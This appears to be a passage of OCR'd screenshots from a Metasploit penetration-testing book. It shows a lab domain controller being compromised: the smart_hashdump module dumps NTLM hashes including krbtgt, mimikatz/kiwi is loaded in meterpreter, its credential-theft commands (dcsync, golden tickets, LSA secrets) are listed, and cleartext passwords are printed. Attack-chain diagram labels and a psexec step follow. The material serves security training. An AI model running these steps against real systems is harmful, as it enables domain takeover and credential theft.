
```
   GETSYSTEM  false           no        Attempt to get SYSTEM privilege on the target host.
   SESSION                    yes       The session to run this module on.

msf5 post(windows/gather/smart_hashdump) > set SESSION 3
SESSION => 3
msf5 post(windows/gather/smart_hashdump) > run

[*] Running module against WIN-DVP1KMN8CRK
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /home/masteringmetasploit/.msf4/loot/20190829044316_Chapter1_192.168.248.10_windows.hashes_913969.txt
[+]     This host is a Domain Controller!
[*] Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:28a8dd3442147ac1c7f53f80584303fc
[+]     krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d4f5df559db4b61348330cd149121686
[+]     Apex:1000:aad3b435b51404eeaad3b435b51404ee:28a8dd3442147ac1c7f53f80584303fc
[+]     tomacme:1110:aad3b435b51404eeaad3b435b51404ee:e153638aeac96469612aff014b624af9
[+]     WIN-DVP1KMN8CRK$:1005:aad3b435b51404eeaad3b435b51404ee:03f377e03b0bbcb3d83b1b4a86022351
[+]     WIN-6JUEBUG9VC0$:1108:aad3b435b51404eeaad3b435b51404ee:6b36be6411be716e9770ee0d6c38c140
[*] Post module execution completed
msf5 post(windows/gather/smart_hashdump) > sessions 3
[*] Starting interaction with 3...

meterpreter > load mimikatz
Loading extension mimikatz...[!] Loaded Mimikatz on a newer OS (Windows 2008 R2 (Build 7601, Service Pack 1).). Did you mean to 'load kiwi' i
nstead?
Success.
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.1.1 20180925 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter >
```

```
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds.
    livessp           Attempt to retrieve livessp creds.
    mimikatz_command  Run a custom command.
    msv               Attempt to retrieve msv creds (hashes).
    ssp               Attempt to retrieve ssp creds.
    tspkg             Attempt to retrieve tspkg creds.
    wdigest           Attempt to retrieve wdigest creds.


Kiwi Commands
=============

    Command               Description
    -------               -----------
    creds_all             Retrieve all credentials (parsed)
    creds_kerberos        Retrieve Kerberos creds (parsed)
    creds_msv             Retrieve LM/NTLM creds (parsed)
    creds_ssp             Retrieve SSP creds
    creds_tspkg           Retrieve TsPkg creds (parsed)
    creds_wdigest         Retrieve WDigest creds (parsed)
    dcsync                Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm           Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create  Create a golden kerberos ticket
    kerberos_ticket_list  List all kerberos tickets (unparsed)
    kerberos_ticket_purge Purge any in-use kerberos tickets
    kerberos_ticket_use   Use a kerberos ticket
    kiwi_cmd              Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam          Dump LSA SAM (unparsed)
    lsa_dump_secrets      Dump LSA secrets (unparsed)
    password_change       Change the password/hash of a user
    wifi_list             List wifi profiles/creds for the current user
    wifi_list_shared      List shared wifi profiles/creds (requires SYSTEM)

meterpreter > 
```


```
    lsa_dump_secrets       Dump LSA secrets (unparsed)
    password_change        Change the password/hash of a user
    wifi_list              List wifi profiles/creds for the current user
    wifi_list_shared       List shared wifi profiles/creds (requires SYSTEM)

meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID     Package    Domain           User              Password
------     -------    ------           ----              --------
0;995      Negotiate  NT AUTHORITY     IUSR
0;997      Negotiate  NT AUTHORITY     LOCAL SERVICE
0;45789    NTLM
0;883083   Negotiate  MASTERINGMETASP  Apex              Nipun@nipun18101988
0;883047   Kerberos   MASTERINGMETASP  Apex              Nipun@nipun18101988
0;1747686  Negotiate  IIS APPPOOL      acme2             cd d1 27 17 f6 69 4e 18 7b 86 fc 02 0a 04 42 65 d9 35 80 e3 c9 3d 6b 76 83 3e d7 6c
54 f9 29 b1 90 0f 43 0c ed b7 c9 c0 5c cb 89 f0 34 fb 14 4d 0d ca b0 2d bf 66 4a 4e 23 c2 7e 5c af 3a 80 24 d5 93 6f 62 f9 ac fb 53 9c 32 67
29 30 36 62 66 f8 a0 8a ca 18 4f a1 57 52 d4 f7 b4 68 94 70 3c 0c 7e 0f 91 6f ad 8f 92 97 d0 90 31 21 83 51 aa 85 68 ef 0a 57 2c 7d 84 6a e1
7e d7 81 a6 87 ad 84 14 58 0d ba 45 fb 96 b9 8d de ea e4 0d ed 44 37 da a7 11 32 e0 26 b1 38 ec ec 0c 91 22 7f c7 4d 02 e9 ca 1a ef ed 58 95
c2 16 b4 78 28 1e e5 98 9d 8f b0 88 fe 48 c5 a7 18 4f b5 85 4f d4 a0 43 ca 09 08 65 4f 3d 66 b3 e8 c7 24 7b b4 22 84 a5 31 f6 64 f2 a4 17 73
b2 66 45 ad 61 88 89 1d 53 d4 62 4f 9e c7 dc ec 60 2e 8f e0 03 12 a9 25
0;996      Negotiate  MASTERINGMETASP  WIN-DVP1KMN8CRK$  cd d1 27 17 f6 69 4e 18 7b 86 fc 02 0a 04 42 65 d9 35 80 e3 c9 3d 6b 76 83 3e d7 6c
54 f9 29 b1 90 0f 43 0c ed b7 c9 c0 5c cb 89 f0 34 fb 14 4d 0d ca b0 2d bf 66 4a 4e 23 c2 7e 5c af 3a 80 24 d5 93 6f 62 f9 ac fb 53 9c 32 67
29 30 36 62 66 f8 a0 8a ca 18 4f a1 57 52 d4 f7 b4 68 94 70 3c 0c 7e 0f 91 6f ad 8f 92 97 d0 90 31 21 83 51 aa 85 68 ef 0a 57 2c 7d 84 6a e1
7e d7 81 a6 87 ad 84 14 58 0d ba 45 fb 96 b9 8d de ea e4 0d ed 44 37 da a7 11 32 e0 26 b1 38 ec ec 0c 91 22 7f c7 4d 02 e9 ca 1a ef ed 58 95
c2 16 b4 78 28 1e e5 98 9d 8f b0 88 fe 48 c5 a7 18 4f b5 85 4f d4 a0 43 ca 09 08 65 4f 3d 66 b3 e8 c7 24 7b b4 22 84 a5 31 f6 64 f2 a4 17 73
b2 66 45 ad 61 88 89 1d 53 d4 62 4f 9e c7 dc ec 60 2e 8f e0 03 12 a9 25
0;999      Negotiate  MASTERINGMETASP  WIN-DVP1KMN8CRK$  cd d1 27 17 f6 69 4e 18 7b 86 fc 02 0a 04 42 65 d9 35 80 e3 c9 3d 6b 76 83 3e d7 6c
54 f9 29 b1 90 0f 43 0c ed b7 c9 c0 5c cb 89 f0 34 fb 14 4d 0d ca b0 2d bf 66 4a 4e 23 c2 7e 5c af 3a 80 24 d5 93 6f 62 f9 ac fb 53 9c 32 67
29 30 36 62 66 f8 a0 8a ca 18 4f a1 57 52 d4 f7 b4 68 94 70 3c 0c 7e 0f 91 6f ad 8f 92 97 d0 90 31 21 83 51 aa 85 68 ef 0a 57 2c 7d 84 6a e1
7e d7 81 a6 87 ad 84 14 58 0d ba 45 fb 96 b9 8d de ea e4 0d ed 44 37 da a7 11 32 e0 26 b1 38 ec ec 0c 91 22 7f c7 4d 02 e9 ca 1a ef ed 58 95
c2 16 b4 78 28 1e e5 98 9d 8f b0 88 fe 48 c5 a7 18 4f b5 85 4f d4 a0 43 ca 09 08 65 4f 3d 66 b3 e8 c7 24 7b b4 22 84 a5 31 f6 64 f2 a4 17 73
b2 66 45 ad 61 88 89 1d 53 d4 62 4f 9e c7 dc ec 60 2e 8f e0 03 12 a9 25

meterpreter > 
```


```
8 9d 8f b0 88 fe 48 c5 a7 18 4f b5 85 4f d4 a0 43 ca 09 08 65 4f 3d 66 b3 e8 c7 24 7b b4 22 84 a5 31 f6 64 f2 a4 17 73 b2 66 45 ad 61 88 89 1
d 53 d4 62 4f 9e c7 dc ec 60 2e 8f e0 03 12 a9 25

tspkg credentials
=================

Username          Domain           Password
--------          ------           --------
Apex              MASTERINGMETASP  Nipun@nipun18101988
WIN-DVP1KMN8CRK$  MASTERINGMETASP  cd d1 27 17 f6 69 4e 18 7b 86 fc 02 0a 04 42 65 d9 35 80 e3 c9 3d 6b 76 83 3e d7 6c 54 f9 29 b1 90 0f 43 0
c ed b7 c9 c0 5c cb 89 f0 34 fb 14 4d 0d ca b0 2d bf 66 4a 4e 23 c2 7e 5c af 3a 80 24 d5 93 6f 62 f9 ac fb 53 9c 32 67 29 30 36 62 66 f8 a0 8
a ca 18 4f a1 57 52 d4 f7 b4 68 94 70 3c 0c 7e 0f 91 6f ad 8f 92 97 d0 90 31 21 83 51 aa 85 68 ef 0a 57 2c 7d 84 6a e1 7e d7 81 a6 87 ad 84 1
4 58 0d ba 45 fb 96 b9 8d de ea e4 0d ed 44 37 da a7 11 32 e0 26 b1 38 ec ec 0c 91 22 7f c7 4d 02 e9 ca 1a ef ed 58 95 c2 16 b4 78 28 1e e5 9
8 9d 8f b0 88 fe 48 c5 a7 18 4f b5 85 4f d4 a0 43 ca 09 08 65 4f 3d 66 b3 e8 c7 24 7b b4 22 84 a5 31 f6 64 f2 a4 17 73 b2 66 45 ad 61 88 89 1
d 53 d4 62 4f 9e c7 dc ec 60 2e 8f e0 03 12 a9 25

kerberos credentials
====================

Username          Domain                    Password
--------          ------                    --------
(null)            (null)                    (null)
Apex              MASTERINGMETASPLOIT.LOCAL  Nipun@nipun18101988
WIN-DVP1KMN8CRK$  masteringmetasploit.local  cd d1 27 17 f6 69 4e 18 7b 86 fc 02 0a 04 42 65 d9 35 80 e3 c9 3d 6b 76 83 3e d7 6c 54 f9 29 b1
90 0f 43 0c ed b7 c9 c0 5c cb 89 f0 34 fb 14 4d 0d ca b0 2d bf 66 4a 4e 23 c2 7e 5c af 3a 80 24 d5 93 6f 62 f9 ac fb 53 9c 32 67 29 30 36 62
66 f8 a0 8a ca 18 4f a1 57 52 d4 f7 b4 68 94 70 3c 0c 7e 0f 91 6f ad 8f 92 97 d0 90 31 21 83 51 aa 85 68 ef 0a 57 2c 7d 84 6a e1 7e d7 81 a6
87 ad 84 14 58 0d ba 45 fb 96 b9 8d de ea e4 0d ed 44 37 da a7 11 32 e0 26 b1 38 ec ec 0c 91 22 7f c7 4d 02 e9 ca 1a ef ed 58 95 c2 16 b4 78
28 1e e5 98 9d 8f b0 88 fe 48 c5 a7 18 4f b5 85 4f d4 a0 43 ca 09 08 65 4f 3d 66 b3 e8 c7 24 7b b4 22 84 a5 31 f6 64 f2 a4 17 73 b2 66 45 ad
61 88 89 1d 53 d4 62 4f 9e c7 dc ec 60 2e 8f e0 03 12 a9 25
win-dvp1kmn8crk$  MASTERINGMETASPLOIT.LOCAL  cd d1 27 17 f6 69 4e 18 7b 86 fc 02 0a 04 42 65 d9 35 80 e3 c9 3d 6b 76 83 3e d7 6c 54 f9 29 b1
90 0f 43 0c ed b7 c9 c0 5c cb 89 f0 34 fb 14 4d 0d ca b0 2d bf 66 4a 4e 23 c2 7e 5c af 3a 80 24 d5 93 6f 62 f9 ac fb 53 9c 32 67 29 30 36 62
66 f8 a0 8a ca 18 4f a1 57 52 d4 f7 b4 68 94 70 3c 0c 7e 0f 91 6f ad 8f 92 97 d0 90 31 21 83 51 aa 85 68 ef 0a 57 2c 7d 84 6a e1 7e d7 81 a6
87 ad 84 14 58 0d ba 45 fb 96 b9 8d de ea e4 0d ed 44 37 da a7 11 32 e0 26 b1 38 ec ec 0c 91 22 7f c7 4d 02 e9 ca 1a ef ed 58 95 c2 16 b4 78
28 1e e5 98 9d 8f b0 88 fe 48 c5 a7 18 4f b5 85 4f d4 a0 43 ca 09 08 65 4f 3d 66 b3 e8 c7 24 7b b4 22 84 a5 31 f6 64 f2 a4 17 73 b2 66 45 ad
61 88 89 1d 53 d4 62 4f 9e c7 dc ec 60 2e 8f e0 03 12 a9 25


meterpreter > 
```



192.168.188.0
PORTSCAN
VULNERABILITY VERIFICATION
EXPLOIT
SHELL
METERPRETER
192.168.188.128
192.168.188.128



192.168.188.0
192.168.248.153
ADMIN TOKEN
Current_user_psexec
Metepreter Shell
192.168.188.128
192.168.188.128
192.168.248.10


Chapter 2: Reinventing Metasploit

